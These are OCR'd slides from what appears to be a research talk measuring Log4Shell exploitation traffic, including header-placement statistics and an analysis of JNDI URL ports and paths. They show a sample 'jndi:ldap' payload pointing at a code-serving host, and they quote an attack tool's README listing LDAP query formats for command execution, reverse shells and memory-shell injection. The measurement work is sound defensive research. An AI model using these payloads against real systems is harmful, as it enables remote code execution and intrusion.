
The Log4Shell Attack




The Log4Shell Attack



The Log4Shell Attack




The Log4Shell Attack




Activity & Maliciousness

US VP 1




EU VP 1




Activity & Maliciousness

Benign Scanners (Orange)

US VP 1




EU VP 1




Activity & Maliciousness

Two Russian scanners are responsible for the US peaks

US VP 1



EU VP 1



Exploit Placement

- Attackers need to place the exploit at a location that is logged with Log4j
- We observed many different payloads, some attackers try this methodically
- HTTP GET makes up 91-98%, remaining payloads are PUT

	US	EU
User-Agent	11%	22%
Authentication	9%	20%
Path	6%	14%
Cookie	6%	11%
X-Api-Version	6%	9%

Table: Popular Header Field Locations

- In January *User-Agent* and *X-Api-Version* became the most popular

Examining the JNDI/LDAP Exploitation


JNDI URLs

jndi:ldap://198.51.100.2:1389/Exploit


Scheme	Host	Port	Path

Schemes in JNDI URLs

US VP 1



EU VP 2



LDAP Ports in JNDI URLs

- The most common port is 1389 (≥ 90%)
  - *Note:* The default port for LDAP is 389

- We see a few other ports at ~2%
  - 80, 2420 in the EU
  - 12344 in the US

Paths in JNDI URLs

- Paths nearly exclusively don't conform to the LDAP RFC

- Two paths stand out:
  - "`/Exploit`" as a path
  - "`Base64`" as a segment

- Base64 paths include other notable segments:
  - TomcatBypass, GroovyBypass, etc.
  - End in a Base64 string, that decodes to shell commands

README.md

```
Supported LADP Queries
* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://127.0.0.1:1389/Basic/[PayloadType]/[Params], e.g.
    ldap://127.0.0.1:1389/Basic/Dnslog/[domain]
    ldap://127.0.0.1:1389/Basic/Command/[cmd]
    ldap://127.0.0.1:1389/Basic/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Basic/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Basic/TomcatMemshell
    ldap://127.0.0.1:1389/Basic/JettyMemshell
    ldap://127.0.0.1:1389/Basic/WeblogicMemshell
    ldap://127.0.0.1:1389/Basic/JBossMemshell
    ldap://127.0.0.1:1389/Basic/WebsphereMemshell
    ldap://127.0.0.1:1389/Basic/SpringMemshell

[+] Deserialize Queries: ldap://127.0.0.1:1389/Deserialize/[GadgetType]/[PayloadType]/[Params
    ldap://127.0.0.1:1389/Deserialize/URLDNS/[domain]
    ldap://127.0.0.1:1389/Deserialize/CommonsCollections1/Dnslog/[domain]
    ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]
    ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Deserialize/C3P0/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Deserialize/Jre8u20/TomcatMemshell    ---ALSO support other memshel

